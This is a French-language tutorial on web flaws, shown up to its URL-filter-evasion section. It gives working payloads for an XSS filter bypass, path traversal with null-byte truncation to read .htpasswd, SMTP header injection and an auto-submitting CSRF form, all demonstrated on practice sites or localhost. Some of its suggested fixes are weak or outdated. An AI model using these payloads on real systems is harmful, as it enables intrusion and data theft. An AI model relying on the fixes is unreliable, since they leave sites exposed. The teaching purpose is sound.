

FAILLES

Verrou par verrou et l'un après l'autre, aucun système ne résistera !



JUSTAL KEVIN

2014-2015

Justal Kevin - justal.kevin@gmail.com

Table des matières

1	Ecrire des données par dessus une images - Caché du contenu	4
1.1	Prérequis	4
1.2	Etapes par Etape	4
2	Fonctions PHP	5
2.1	Logique humaine	5
2.1.1	L'ancrage du "str replace" ou le mauvais filtre	5
2.1.2	Solutions	5
3	Directory transversal - Attaque sur le htaccess	6
3.1	Explications	6
3.1.1	Qu'est ce que la technologie htaccess ?	6
3.1.2	Les directives htaccess	6
3.1.3	Les directives htpasswd	6
3.2	La navigation transversale ou Directory transversal	6
3.3	Exploitation	7
3.4	Variante	8
3.5	Solutions	8
4	SMTP Injection - Injection dans la fonction php mail()	9
4.0.1	Qu'est ce qu'un envoi de message ?	9
4.0.2	La fonction mail() de php	9
4.1	Qu'est ce qu'une injection de header	10
4.2	Exemple	10
4.3	Solutions	12
5	Attaque temporel - Attaque par Canaux cachés	13
5.1	Qu'est ce qu'un canal caché ?	13
6	CSRF - Cross-site request forgery	14
6.1	Qu'est ce qu'une attaque CSRF ?	14
6.2	Exemple	14
6.3	Protection CSRF par HTTP_REFERER	17
7	Filtrage - URL Evasion	18
7.1	Préambule	18
7.2	Bypass de filtre URL par usage de tabulation	18
7.3	Bypass de filtre URL par URL shorter	18
7.4	Bypass de filtre URL par IP	18
7.5	Bypass de filtre URL par l'adresse de la machine IP	20
7.6	Bypass de filtre URL par encodage Dword	20
7.7	Bypass de filtre URL par encodage hexadecimal	21
7.8	Bypass de filtre URL par encodage octal	21
7.9	Bypass de filtre URL par encodage URL	21
8	SQL	22
8.1	Préambule	22
8.2	Simple SQL Injection	22
8.3	Simple SQL Injection 2	23
9	XSS	24
9.1	Préambule	24
9.2	Test de l'existence d'une faille XSS de manière rapide	25
9.3	Simple XSS - balise script	25
9.4	XSS - Bypass htmlspecialchars par erreurs avec la balise SVG	26
9.5	XSS - Bypass htmlspecialchars et htmlentities avec simples guillemets	27

9.6	XSS - Bypass htmlspecialchars et htmlentities avec UTF-7	28
9.7	XSS - Bypass htmlspecialchars et htmlentities avec les directives Javascript	28
9.8	XSS - Bypass htmlspecialchars et htmlentities et les filtrages de chaines	29
9.9	XSS - Bypass htmlspecialchars et htmlentities avec les accents graves	30
9.10	XSS - Avec les malformations de balise et l'auto-correction des navigateurs	31
9.11	XSS - Bypass htmlspecialchars et htmlentities avec l'encoding UTF-8	32
9.12	XSS - Bypass htmlspecialchars et htmlentities avec des espaces	33
9.13	XSS - Bypass htmlspecialchars et htmlentities avec JSFuck	34
10	Pour aller plus loin...	36
10.1	CVE-2015-XXXX - PHP - NULL Char	36
11	Les anciennes failles	37
11.1	HTML Splitting	37
12	Bibliographie	38
12.1	SMTP Injection	38

1 Ecrire des données par dessus une images - Caché du contenu

1.1 Prérequis

Pour réaliser cela, il faut impérativement avoir téléchargé et installé sur son ordinateur 7zip, un utilitaire de compression.

1.2 Etapes par Etape

Le but ici est simplement de s'amuser à cacher des fichiers de tous genre dans une image. Cela ne semble pas avoir d'intérêt quelconque mais permet avec d'autres failles de faire télécharger à l'insu de l'utilisateur le malware et de le déclencher d'une autre méthode. Comment fais-t-on ?

2 Fonctions PHP

2.1 Logique humaine

2.1.1 L'ancrage du "str replace" ou le mauvais filtre

Le filtre est un classique du WEB. Toutes les chaînes qui entrent doivent être analysées pour empêcher l'utilisateur d'entrer des choses à des fins malicieuses. Même ce principe de base qui consiste à simplement éliminer une chaîne dans une chaîne peut avec une simple erreur humaine permettre de faire un peu tout et n'importe quoi. Prenons l'exemple d'un simple formulaire :

```
<form method="POST" action="">
  <input type="text" name="secret"><br>
  <input type="submit" name="send" value="Envoyer">
</form>
```

Il s'agit d'un simple champ texte que j'envoie par une méthode POST sur la même page que ce bout de code. Si vous ne comprenez pas, ce n'est pas bien grave, ceci ne sert qu'à mettre un contexte. Maintenant imaginons que nous souhaitons récupérer la variable et filtrer tout Javascript :

```
$var=str_replace("<script>","",$_POST["secret"]);
```

J'ai retrouvé ce bout de code sur plusieurs sites et ceci m'a légèrement fait sourire. Comme on peut le voir sur cette ligne ci-dessus, nous remplaçons toutes les balises `<script>` par une chaîne vide. Il y a pourtant ici 2 erreurs flagrantes.

La première demande de connaître exactement ce que fait la balise `str_replace`. Dans le HTML, il est possible d'utiliser des balises écrites en minuscule ou en majuscule. Or, `str_replace` respecte la case, il m'est donc possible de rentrer une balise `<SCRIPT>` sans que le filtre ne s'alarme. La deuxième est simple d'ordre logique, que se passe-t-il si j'envoie ceci via mon script PHP :

```
<sc<script>ript>alert("HAHA")</sc<script>ript>
```

Dans cette chaîne, si nous remplaçons `script` par une chaîne vide nous obtenons :

```
<script>alert("HAHA")<script>
```

On réussit ainsi à bypasser le filtre de manière assez simple.

2.1.2 Solutions

Pourquoi ne pas simplement utiliser les fonctions PHP : `htmlentities()` et `htmlspecialchars()`.

3 Directory transversal - Attaque sur le htaccess

3.1 Explications

3.1.1 Qu'est ce que la technologie htaccess ?

Les fichiers .htaccess sont des fichiers de configuration de Apache. Ils permettent de sécuriser via un mot de passe et un identifiant l'accès à une zone du serveur. Ils sont localisés et ne peuvent affecter que le répertoire où ils résident. La particularité d'une telle fonctionnalité apporte deux avantages. D'une part, on peut déléguer la gestion d'une partie du site sans donner le droit de gérer le serveur lui-même. D'autre part, les modifications sont prises en compte sans qu'il soit nécessaire de redémarrer le serveur HTML.

3.1.2 Les directives htaccess

Un fichier htaccess prend la forme suivante :

```
AuthUserFile /var/www/.htpasswd
AuthName "Visiteur, vous pénétrez dans une section réservée aux membres, veuillez vous identifier"
AuthType Basic
require Admin
```

La première directive, **AuthUserFile**, est le lien entre le htaccess et le htpasswd. Cette simple directive indique simplement où se situe le fichier htpasswd. Le chemin inscrit ici est généralement le chemin d'accès absolue mais il est possible de trouver aussi un chemin relative mais cela reste tout de même relativement rare.

La directive **AuthName** permet de spécifier un titre à la fenêtre de connexion.

La directive **AuthType** indique le type d'authentification. Il n'existe que deux types possibles : Basic ou Digest. Le premier type indique simplement que le mot de passe lors de l'authentification sera transmise en clair du client au serveur. C'est pourquoi cette méthode n'est pas à utiliser pour un transfert de donnée sensible. Le type Digest est un soi-disant type améliorant la sécurité du transfert, cependant de nombreuses failles existent ici. Ce qui rend ce type inutile car plus lourd à mettre en place et pas vraiment sécurisé.

La directive **require** spécifie simplement qui est autorisé à accéder à cette partie du site. On ira donc chercher dans le fichier htpasswd l'utilisateur Admin pour comparer le mot de passe.

3.1.3 Les directives htpasswd

Un fichier htpasswd prend la forme suivante :

```
admin1 :$apr1$Ikl22aeJ$w1uWlBGlbAtPnETT2XGx..
admin2 :$apr1$yJnQGpTi$WF5eCC/8lKsgBKY7fvag60
```

Un fichier htpasswd prend toujours la forme ci-dessus. Ce fichier lie un utilisateur à un password crypté via un algorithme comme SHA, DES, MD5...

3.2 La navigation transversale ou Directory transversal

Pour expliquer la faille, je prendrais un exemple. Le site w3challs.com dispose d'un exemple sur cette faille du système. Avant même de commencer l'expérimentation, il faut encore un peu d'explication pour comprendre la faille. Cette faille réside dans le PHP du site et en particulier dans la balise include.

```
$template = 'red.php';
if (isset($_COOKIE['TEMPLATE']))
    $template = $_COOKIE['TEMPLATE'];
include ("/home/users/phpguru/templates/" . $template);
```

Ici, le fait que dans l'include, on ne vérifie pas que le résultat attendu soit une page .html ou .php, on peut alors imaginer de modifier la variable \$template. Il y a plusieurs manières de procéder qui dépendent de la manière dont est implémenté le code du site que l'on souhaite attaquer : Par l'URL, Par la requête HTML...

Dans le cas ci-dessus, on utilise \$_COOKIE, on en retient donc que la page ou la destination vers où pointe \$template a été enregistré sur l'ordinateur de l'utilisateur. Il est donc possible de modifier la requête avant de l'envoyer au serveur.

Imaginons alors que la variable template soit ".././.htaccess", on remonte alors les répertoires jusqu'au root. Si le système de la machine est Linux, il existe alors forcément un répertoire etc/passwd. Maintenant, sur les serveurs en ligne, les développeurs posent généralement ces dossiers dans des répertoires comme admin/.htaccess ou encore pass/.htaccess. Il suffit de faire preuve d'un peu d'imagination pour trouver où pourrait se trouver le fichier.

3.3 Exploitation


Sur w3chall.com, on trouve une page avec cette faille. La première chose à faire est donc de chercher le fichier .htaccess. En forçant, on trouve que le fichier assez rapidement. Dans la barre d'adresse, il suffit de finir l'adresse par :

```
/ ?page=../admin/.htaccess
```



Bien entendu, avant d'arriver à cela, j'ai tapé plusieurs autres chemins comme ./admin/.htaccess ou encore .htaccess. Une fois ici, on remarque la générosité du système qui nous donne l'emplacement exacte du fichier htpasswd. Il suffit alors de s'y rendre :

```
?page=../UITr4_S3cR3T_p4Th/.htpasswd
```



Et voila qu'apparaissent sous vos yeux les passwords et logins qui se trouvent dans le fichier httpasswd. Ils sont bien entendu crypté mais avec l'utilisation d'un logiciel tiers comme John the Ripper, la reconstitution du password d'origine n'est qu'une question de temps.

3.4 Variante

La première correction apportée par les développeurs furent d'ajouter l'extension du fichier à la fin de l'include. Ce qui donnait un lien finissant toujours par .html ou .php. Il devient alors théoriquement impossible de rentrer quelques choses finissant par aucune extension comme nous l'avons fait jusqu'à maintenant. Erreur ! Il est possible de terminer une chaîne à l'endroit où l'on souhaite en ajoutant le caractère de fin de chaîne : le null ou encore %00. Ce qui dans notre cas donnerais :

```
/?page=../admin/.htaccess%00.html
```

Cependant le serveur ne lira cette chaîne que jusqu'au caractère null, le reste sera ignoré.

3.5 Solutions

Pour se prémunir d'une telle attaque, pourquoi ne pas simplement escape tout les ../ ou %2e%2e/ (si encodé) lors des navigations.

4 SMTP Injection - Injection dans la fonction php mail()

4.0.1 Qu'est ce qu'un envoie de message ?

L'envoi de message sur le web se traduit par l'utilisation du protocole SMTP. La communication entre le client et le serveur qui va recueillir le message est la suivante :

```
S : 220 smtp.example.com ESMTP Postfix
C : HELO relay.example.org
S : 250 Hello relay.example.org, I am glad to meet you
C : MAIL FROM :<bob@example.org>
S : 250 Ok
C : RCPT TO :<alice@example.com>
S : 250 Ok
C : RCPT TO :<theboss@example.com>
S : 250 Ok
C : DATA
S : 354 End data with <CR><LF>.<CR><LF>
C : From : "Bob Example" <bob@example.org>
C : To : "Alice Example" <alice@example.com>
C : Cc : theboss@example.com
C : Date : Tue, 15 January 2008 16 :02 :43 -0500
C : Subject : Test message
C :
C : Hello Alice. C : This is a test message with 5 header fields and 4 lines in the message body.
C : Your friend,
C : Bob
C : .
S : 250 Ok : queued as 12345
C : QUIT
S : 221 Bye
The server closes the connection
```

Nous n'allons pas nous intéresser à tous le concept entre le client et le serveur (bien que cela tout aussi intéressant). La partie en bleu est la seule utile pour comprendre la faille. Comme on peut le voir, on retrouve ici toutes les informations composant un email.

4.0.2 La fonction mail() de php

Dans PHP, il existe une méthode pour envoyer un mail assez facile à utiliser. Comme on peut le voir ci-dessous, on retrouve la variable pour le destinataire, la variable pour le sujet du mail, la variable pour le corps du message et une variable pour les headers du mail. Cette dernière variable est celle qui nous intéresse le plus et c'est sur cette dernière que je vais agir.

```
mail($destinataire, $sujet, $message, $headers);
```

La variable header permet entre autre de rajouter un élément pour le mail. Dans le code en bleu précédemment, on retrouvait CC par exemple. Ci-dessous, je fais une liste des différents Header que l'on peut utiliser (non-exhaustive) :

- CC (Pour mettre quelqu'un en copie du message)
- BCC (Pour mettre quelqu'un en copie du message de manière invisible)

- FCC (Pour copier le message dans un fichier)
- Reply-To (L'adresse vers où diriger le message si le destinataire répond)

4.1 Qu'est ce qu'une injection de header

Lorsque l'on envoie un mail par la fonction `mail()` de php, l'envoi se transformera en ceci lors de la requête :

```
To : $destinataire
Subject : $sujet
$headers
$message
```

Dans cette fonction, de nombreux filtres existent sur les variables `$destinataire`, `$subject` et `$message`. Cependant sur le champs `$header`, il est toujours possible d'agir et il le sera certainement toujours. Maintenant, il faut comprendre maintenant comment ce bout de texte est envoyé au serveur, ce n'est pas aussi beau qu'au dessus. Ces informations sont séparé par des `<LF>` afin que le serveur puissent différencier les différentes champs. Un `<LF>` est un passage à la ligne dont la traduction hexadécimale est `0x0A`. Cette information est très importante. Le but de la faille va être de surcharger le header avec des informations complémentaire pour obtenir par exemple une copie du message. Par exemple, si notre message est le suivant :

```
mail("lala@gmail.com", "Lala", "LalaLALA", "");
```

Cela se traduit par :

```
To : lala@gmail.com
Subject : Lala

LalaLALA
```

Maintenant, si l'on change le header par quelques choses comme ceci : `%0ABCC :lolo@gmail.com`

```
To : lala@gmail.com
Subject : Lala

BCC :lolo@gmail.com
LalaLALA
```

On se retrouve alors à injecter un header qui n'était pas prévu à la base !

4.2 Exemple


Pour expliquer la faille, je vais me servir du site de w3Challs. Sur ce dernier, il y a une page pour tester ce type d'injection. Pour commencer, il faut chercher un champ d'un formulaire qui pourrait utiliser cette fonction.



On trouve alors un très beau (et surtout moche) formulaire pour envoyer des messages aux créateurs du site. On remarque que le premier champ est très susceptible d'avoir une faille. On tente donc une injection de header. Je vais dans un premier temps créer ma petite injection dans le champ adresse mail en écrivant ceci : lala@gmail%0ABCC :lolo@gmail.com



En utilisant ensuite Tamper Data afin d'altérer la requête POST, on peut prévenir notre requête d'être encodé en format URL. Car dans notre cas, le symbole % est automatiquement transformé par Firefox en %25, ce qui n'est pas ce que l'on veut.



Enfin, on envoie la requête et pouvons maintenant consulter sur notre adresse un double du mail que l'admin a reçu :p Avec cette méthode, il est possible de spammer des personnes, de se faire passer pour certaines personnes...

4.3 Solutions

Pour se protéger contre ce type d'attaque, il suffit de vérifier que les informations entré par l'utilisateur ne contiennent pas les symboles `\n` ou `\r`. Par exemple, le bout de code suivant réalise cette opération :

```
if(eregi("\r",$from) or eregi("\n",$from)) {
    die("Why ?? :(");
}
```

5 Attaque temporel - Attaque par Canaux cachés

5.1 Qu'est ce qu'un canal caché ?

6 CSRF - Cross-site request forgery

6.1 Qu'est ce qu'une attaque CSRF ?

Pour expliquer cela, il est beaucoup plus intéressant de prendre un exemple. Imaginons la scène suivante :

- Une personne s'enregistre à sa banque normalement
- La banque donne un cookie a cette personne qui permet de définir session (Set-Cookie : SESSIONID=a804696f-93fc-48cf-9b02-267d9ed773c0)
- Puis sur d'autre onglet, cette personne navigue sur d'autres sites
- Et tombe sur un site, avec un code malicieux :

```
<form name="attack" enctype="text/plain" action="https://bank.example.com/api/transfer" METHOD="POST">  
<input type="hidden" name="'from" : "Savings", "to" : "00302319550440", "amount" : "100.00"'>  
</form>  
<script>document.attack.submit();</script>
```

- Lorsque l'utilisateur arrive sur la page, son navigateur lit la page et va exécuter le code. Ce qui va résulter à un transfert de 100 euros à un certain compte bancaire
- Comme l'utilisateur a un cookie avec une session valide, la requête émis via le formulaire va être accepté par le site de la banque

6.2 Exemple


Nous n'allons bien évidemment pas testé ce type d'attaque sur un site de banque. Nous allons nous servir de deux petits fichiers PHP afin d'illustrer parfaitement cette attaque. Nous allons donc simuler un site avec une authentification via SESSION et un petit bouton qui permet de faire des dons de 120 dollars :

```

1 <!DOCTYPE html>
2 <html>
3 <head>
4 <title>Latsuj</title>
5 <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
6 </head>
7 <body>
8 <h2>CSRF</h2>
9 <?php
10     session_start();
11     if(!isset($_SESSION['login']) && isset($_POST['username'])) {
12         $_SESSION['login'] = $_POST['username'];
13     }
14     if(isset($_SESSION['login']) && isset($_POST['deco'])) {
15         session_unset();
16         session_destroy();
17     }
18
19     if(isset($_SESSION['login'])) {
20         ?>
21         <form action="" method="post">
22             <input name="deco" value="Latsuj" type="hidden">
23             <input name="submit" type="submit" value="Deconnection">
24         </form><br />
25         <?php
26         echo "Connected as " . $_SESSION['login'];
27     } else {
28         ?>
29         <form action="" method="post">
30             <input name="username" value="Latsuj" type="hidden">
31             <input name="submit" value="Connection" type="submit">
32         </form><br />
33         <?php
34         echo "Disconnected";
35     }
36
37     if(isset($_SESSION['login'])) {
38         ?>
39         <form action="" method="post">
40             <input name="amount" value="120" type="hidden">
41             <input name="submit" value="Don" type="submit">
42         </form><br />
43         <?php
44     }
45     if(isset($_POST['amount'])) {
46         echo "Mr. " . $_SESSION['login'] . " a donne : " . $_POST['amount'];
47     }
48     ?>
49 </body>
50 </html>

```

Sous Firefox, nous obtenons la chose suivante :



Sous Cookie Manager+, j'ai regardé qu'une session était bel et bien créée. J'ai donc un système de session comme on pourrait le trouver sur n'importe quel site. Maintenant passons, au niveau de l'attaque. Si l'on regarde le source code pour savoir ce qu'effectue le bouton "don", on observe ceci :

```
<form action="" method="post">
  <input name="amount" value="120" type="hidden">
  <input name="submit" value="Don" type="submit">
</form>
```

On remarque donc que la valeur est passé par un input hidden. On va donc imité ce script sur une page php hébergé sur un autre site :

```
1 <!DOCTYPE html>
2 <html>
3 <head>
4 <title>Latsuj</title>
5 <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
6 </head>
7 <body>
8   <form id="hack" action="http://localhost/Hack/index3.php" method="POST">
9     <input name="amount" value="100000" type="hidden">
10    <input type="submit">
11  </form>
12  <script>
13    document.getElementById("hack").submit();
14  </script>
15 </body>
16 </html>
```

Comme on peut le voir, j'ai redirigé l'action sur la page qui effectue le script et j'ai aussi automatisé le script afin que l'utilisateur que je souhaite piégé n'est qu'à ce rendre sur la page. Si on test notre page sans session valide, on obtient le résultat suivant :

CSRF

Connection


Disconnected

Active: Unidentified index: login to C:\Users\latsuj\workspace\PHP\index3.php on line 45

#	Time	Memory	Function	Location
1	0.000	374472	index3.php	index3.php:0

Mir a donne : 100000

Ce résultat est normal. Maintenant si un utilisateur se connecte sur le site qui crée la session puisse arrive sur notre page piégé, l'opération de don se lancera automatiquement avec une valeur modifié :




6.3 Protection CSRF par HTTP_REFERER

Il est bien entendu possible de se protéger contre ce type d'attaque, la manière la plus simple mais qui comporte un risque en cas de XSS sur le site est de vérifier l'origine de la requête alias le REFERER. On va donc changer un peu notre script précédent et rajouter ceci :

```
if($_SERVER['HTTP_REFERER'] == "http://localhost/Hack/index3.php") {  
    Some code...  
}
```

Cette fois lorsque nous serons connecté et essayerons de nous connecter, nous arriverons sur le lien suivant :



7 Filtrage - URL Evasion

7.1 Préambule

Pour cette faille, je vais vous raconter une petite histoire pour vous mettre dans le contexte. Un jour, un de mes amis a claqué à ma porte pour me demander mon avis sur un de ses souhaits. Il voulait bloquer la possibilité aux utilisateurs d'utiliser la fonction lien du forum pour mettre des liens vers un autre forum. Il est donc venu me voir avec un code assez amusant qui filtrait automatiquement toutes les chaînes contenant le domaine du site. C'est à cet instant que j'ai rigolé ! Une chose amusante avec l'Internet est qu'il est très facile d'oublier quelques choses, un petit détail qui pourrait permettre de faire ce que l'on souhaite justement interdire. Prenons, l'exemple suivant :

```
1 <!DOCTYPE html>
2 <html>
3 <head>
4 <title>Latsuj</title>
5 <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
6 </head>
7 <body>
8   <form action="" method="POST">
9     XSS: <input type="text" name="XSS"><br />
10    <input type="submit">
11  </form>
12  <br />
13
14    <?php if(isset($_POST['XSS']) && strpos($_POST['XSS'], "google") === false) { ?>
15      <a href="<?php echo htmlentities($_POST['XSS'], ENT_QUOTES); ?>">TEST</a>
16    <?php } ?>
17 </body>
18 </html>
```

Ici, le but du développeur est d'empêcher l'utilisateur d'entrer un lien venant de google. Comme de nombreuses personnes l'auraient certainement fait, on refuse toutes les chaînes comportant le mot google sans tenir compte de la casse. Ce script réalise donc l'opération attendue via la fonction `strpos()`. Il est donc normalement impossible de mettre le lien "www.google.fr". Hehe !

7.2 Bypass de filtre URL par usage de tabulation

Les navigateurs à ma grande surprise ont tendance à ne pas tenir compte des tabulations dans certaines balises. Il est donc possible de bypasser ce filtre en rentrant l'adresse de "google" avec une tabulation histoire de ne pas se faire détecter :

```
https://www.goo gle.fr
```

Notons que cette manière de faire marche parfois avec un espace mais cela est plus rare.

7.3 Bypass de filtre URL par URL shorter

Depuis quelques années et surtout depuis la grande utilisation de twitter, il existe de nombreuses manières de raccourcir un lien. Lorsque l'on procède ainsi, le lien est généralement complètement offusquer. Par exemple, on peut utiliser celui même de google (www.goo.gl) pour offusquer le lien de google. J'obtiens le résultat suivant qui bypass le filtre :

```
https://goo.gl/HVM91q
```

